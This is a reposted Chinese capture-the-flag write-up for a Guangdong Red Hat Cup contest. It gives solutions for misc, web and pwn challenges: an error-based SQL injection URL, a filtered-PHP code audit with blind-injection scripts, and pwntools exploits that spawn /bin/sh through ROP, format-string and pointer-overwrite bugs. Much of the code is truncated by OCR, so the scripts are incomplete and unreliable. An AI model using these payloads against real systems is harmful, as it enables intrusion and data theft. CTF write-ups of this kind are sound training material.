红帽杯linux开发者大赛,广东省红帽杯攻防大赛WriteUp

转载

weixin_39572316 于 2021-05-15 18:19:21 发布 32 收藏
文章标签： 红帽杯linux开发者大赛

1.Misc

关注公众号"pen_test"回复"ctf"获取flag

看题目提示想到是brainfuck在线解密即可：

+++++ +++++ [->++ +++++ +++++.+ +++++ .-- -- -.+++ +++.<

++++[->+++ ++ +++.< ++++[->--- -- ----- .---- --

----- ----- -.+.- ..--- ---.. ++++ +++.--

----- -- -.+++ .++++ ++.++ ++++<]>+++ +++++ .

>---- -- ----- ----- .---- ---.+ +++++ +.+++ +++++++

+++++ .---- -- ----- ----- -.--. ---.< +++++ ++[-> +++++

++ ++++. ---- ---.+++ +.+++ +.- -- ---.<

+++++ ++[-> +++++ ++ +++++ +.--- ------- ----- --.+.


-.-.. ---.+ +++.< +++++ +[->+ +++++ ++ +++++ ++++. ----

------. ++++ +++++.< +++++ +[->- ----- -- -----

----- .++ +++++ ++ +++++ ++++. <

flag{e676600a-06b4-4a20-b159-d5654415d0c3}

flag隐藏在某个地方，题目地址：http://106.75.67.7:3080/，git泄露，把文件拖下来打开就行。



这个网站看起来很不错，但可能有bug，请帮忙找出bug。请访问：http://106.75.13.174:3089/，备用：http://106.75.96.7:3089/。

网站被扫挂了多次，手工测试发现有多个注入点，利用了其中一个：


http://106.75.67.7:3082/order.php?id=-@`%27`%20Unlon%20select%20username%20from%20`pmw_admin`%20where%20(select%201%20from%2(select%20concat(username,0x3a,password)%20from%20pmw_admin%20limit%200,1),0x7c,floor(rand(0)*2))x

Cookie里加上一个username=b，或者自己注册一个用户登录后才能注入。

密文: c93ccd78b2076528346216b3b2f701e6

明文: admin1234

密码一直被改，好不容易到了后台，折腾上传，发现上传后的PHP找不到，最后发现一个目录遍历漏洞，找到了flag文件。




3.

经典后台管理系统，系统建成于2017年，管理员以建成日期作为口令。

题目地址：http://106.75.13.174:3081/

按时间猜admin密码20170506



从题目提示看，知道应该是需要代码审计。页面又没有其他下，手动测试了下备份连接。

106.75.117.4:3083/index.php~

```php
<?php
error_reporting(0);
$token="e00cf25ad42683b3df678c61f42c6bda";

foreach($_GET as $key=>$value){
    if (is_array($value)){
        die("Bad input!");
    }
    $p="and|union|where|join|sleep|benchmark|if|sleep|benchmark|,| |\'|\"";
    if(preg_match("/".$p."/is",$value)==1){
        die("inj code!");
    }
}

parse_str($_SERVER['QUERY_STRING']);

if($token==md5("admin")){
        $link=@mysql_connect("XXXX","XXXX","XXXX");
        mysql_select_db("XXXX",$link);
        $sql="select * from user where userid = ".$userid;
        $query = mysql_query($sql);
        if (mysql_num_rows($query) == 1) {
                $arr = mysql_fetch_array($query);
                if($arr['password'] == $password) {
                        $sql="select * from info where infoid=".$infoid;
                        $result=mysql_query($sql);
                        $arr = mysql_fetch_array($result);
                        if(empty($arr['content'])){
                                echo "error sql!";
                        }else{
                                echo $arr['content'];
                        }
                }else{
                        echo "error password!";
                }
        }else{
                echo "error userid!";
        }
        mysql_close($link);
```



从代码上看，典型的注入题，不过他有个防御机制，过滤了很多东西，比如逗号，单引号，空格等。不过还是可以尝试利用代替法进行绕过，substring，greatest都可以进行代替逗号，注释代替空格等。写一个脚本进行跑下。拿到password

219d03ad2d752ad2806ea1de18613158，然后加上infoid进行访问：

发现flag不在这里，不过看提示，应该是在另外个表，猜测应该是flag表的flag字段。再改动下代码进行跑一遍，最后拿到一个38的一个，然后是一个hex。解码后得到flag：


Hex编码/Hex解码
flag{71fb58931b330a83eba9b25e40ac437a}
UTF-8
GB2312
编码
解码
复制
微信号: pen_test

跨库查询：



跨库查询.py3
#-*- coding:utf-8 -*-
import requests
import binascii
payload = list(
'qwertyuiopasdfghjklzx
headers = {
"User-Agent": "Moz
Firefox/47.0",
"Accept": "text/ht
"Accept-Language":
"Accept-Encoding":
}
user = ''
num = 38
strings = ''
for x in range(0,38):
for y in payload:
y = binascii.
url = "
http://106.75.
a1de186131588t
betring(selec
try:
response =
if respons
string
num -=
print
break
except Exception
pass
print '当前数据库名称为
print strings

查密码：

```
#-*- coding:utf-8 -*-

import requests
import binascii

payload = list('qwerty

headers = {
        "User-Agent": "Moz
        Firefox/47.0",
        "Accept": "text/ht
        "Accept-Language":
        "Accept-Encoding":
}

user = ''
num = 32
strings = ''
for x in range(0,33):
        for y in payload:
                y = binascii.
                url = "
                http://106.75.
                word/**/from/*
                a801fc3" % (nu
                try:
                        response =
                        if respons
                        #改成你想
                                string
                                num =
                                print
                                break
                except Excepti
                        pass
print '当前数据库名称
print strings
```

先让我吐槽下环境，3个题本地能跑远程不能，libc最高位\x00不明白为什么，浪费了太多时间爬坑。能不能用常见的环境跑pwn。

栈溢出，system已经有了，用rop在.rodata段上写/bin/sh，然后调用system即可。




```
exp.py
#!/usr/bin/env python
# coding=utf-8
from pwn import *

slog = 0
local = 0
debug = 0

global p

if slog: context(log_level = 'de
if local:
    p = process('./pwn1')
else:
    p = remote('106.75.9a.222',

if local and debug:
    gdb.attach(p, open('debug'))

elf = ELF('./pwn1')
system_plt = elf.symbols['system
scanf_addr = elf.symbols['__isoc
bss = elf.bss
main = 0x08048ea1
ppr = 0x08048see

offset = 32

def pwn():
    payload = cyclic(offset) + p
    payload1 = cyclic(44) + p32(
    p.recvuntil('test')
    gdb.attach(p)
    p.sendline(payload)
    p.sendline('/bin/sh')
    p.sendline(payload1)

if __name__ == '__main__':
    pwn()
    p.interactive()
```


格式化字符串漏洞。先泄露__libc_start_main+246的地址，然后将printf的got改成system。问题是我们没有libc。libc的信息是第一题的shell中得到的，用

readelf -a libc-2.12 | grep __libc_start_main和readelf -a libc-2.12 | grep system


得到libc中函数的偏移再计算即可。其中要注意libc的页对齐。




logo函数中会把ebp-0x1c的位置填充为0xdadadada，这样当我们一开始输入id长度为8时最后的\x00就会被覆盖，这样在update id的时候strlen函数就会把0xdadadada以及下面的name的堆指针给计算进去，我们修改id的时候就能修改到name指针。这样我们就存在了任意地址读和写。



将name指针改为atoi_got，print name得到libc地址，将其修改为system地址传入/bin/sh即可。同样的，偏移在pwn1的shell中得到。



```
exp.py
  1  #!/usr/bin/env python
  2  # coding=utf-8
  3  from pwn import *
  4
  5  slog = 0
  6  local = 0
  7  debug = 0
  8
  9  global p
 10  global libc
 11
 12  if slog: context(log_level = 'de
 13  def makeapp():
 14      if local:
 15          p = process('./pwn3')
 16          libc = ELF('/lib32/libc.
 17      else:
 18          p = remote('106.75.93.32
 19          libc = ELF('/lib32/libc.
 20      return p, libc
 21
 22  if local and debug:
 23      gdb.attach(p, open('debug'))
 24
 25  elf = ELF('./pwn3')
 26  printf_got = elf.got['printf']
 27  atoi_got = elf.got['atoi']
 28  fgets_got = elf.got['fgets']
 29  stdout = 0x0804A060
 30
 31  def upid(payload):
 32      p.recvuntil('==>')
 33      p.sendline('1')
 34      p.recvuntil('ID:')
 35      payload = '12345678\x12\x34'+pa
 36      p.sendline(payload.ljust(0x
 37
 38  def printname():
 39      p.recvuntil('==>')
 40      p.sendline('4')
 41      p.recvuntil('name:')
 42      p.recv(1)
 43
 44  def printlogo():
 45      p.recvuntil('==>')
 46  #    gdb.attach(p)
 47      p.sendline('5')
 48
 49  def upmem(num):
NORMAL          exp.py
```




```
exp.py
 49  def upmem(num):
 50      p.recvuntil('==>')
 51      p.sendline('2')
 52      p.sendline(str(num))
 53
 54  def upname(payload):
 55      p.recvuntil('==>')
 56      p.sendline('3')
 57      p.send(payload)
 58
 59  def leak(address):
 60      upid(p32(address))
 61      printname()
 62      data = p.recv(4)
 63      log.info("%#x ==> %s" % (add
 64      return data
 65
 66  def pwn(p):
 67      p.recvuntil('id')
 68      p.send('12345678')
 69      printlogo()
 70
 71  #    d = DynELF(leak, elf=ELF('
 72  #    system_addr = d.lookup('sy
 73  #    print 'system_addr
 74
 75      upid(p32(atoi_got))
 76      printname()
 77      atoi_addr = u32(p.recv(4))
 78      print hex(atoi_addr)
 79
 80
 81      upid(p32(fgets_got))
 82  #    gdb.attach(p)
 83      printname()
 84      print hex(u32(p.recv(4)))
 85      print 'atoi_addr ==> ', hex(
 86
 87  #    libc.address = atoi_addr -
 88  #    print 'libc.address ==> ',
 89  #    system_addr = libc.symbols
 90  #    print 'dis libc ==> ', hex(
 91
 92  #    print 'distance', hex(syst
 93
 94      system_addr = atoi_addr + 0
 95      print 'system ==> ', hex(sys
 96      upmem(5)
 97      upname(p32(system_addr))
NORMAL          exp.py
```

```
    upname(p32(system_addr))
#    gdb.attach(p)
    p.recvuntil('=>')
    p.sendline('/bin/sh\x00')

if __name__ == '__main__':
    p,libc = makeio()
    pwn(p)
    p.interactive()
```


360春秋杯，原题，SROP不说了。。。因为是centos，还要爆破下偏移，感谢小伙伴@lnj3ct0r的偏移计算。

当初写的脚本找不到了，网上找了一个。

__author__ = 'jocker'



覆盖argv这个参数让它指flag的地址，然后崩溃的时候会打印程序的名字。

老套路了。。将环境变量中文件名的指针覆盖为flag的地址，__stack_chk_fail时候输出即可。

最后逆向题的确是百思不得其解了！公开交流群：493278169

==========

NEURON神经元安全团队

==========

转自神经元安全团队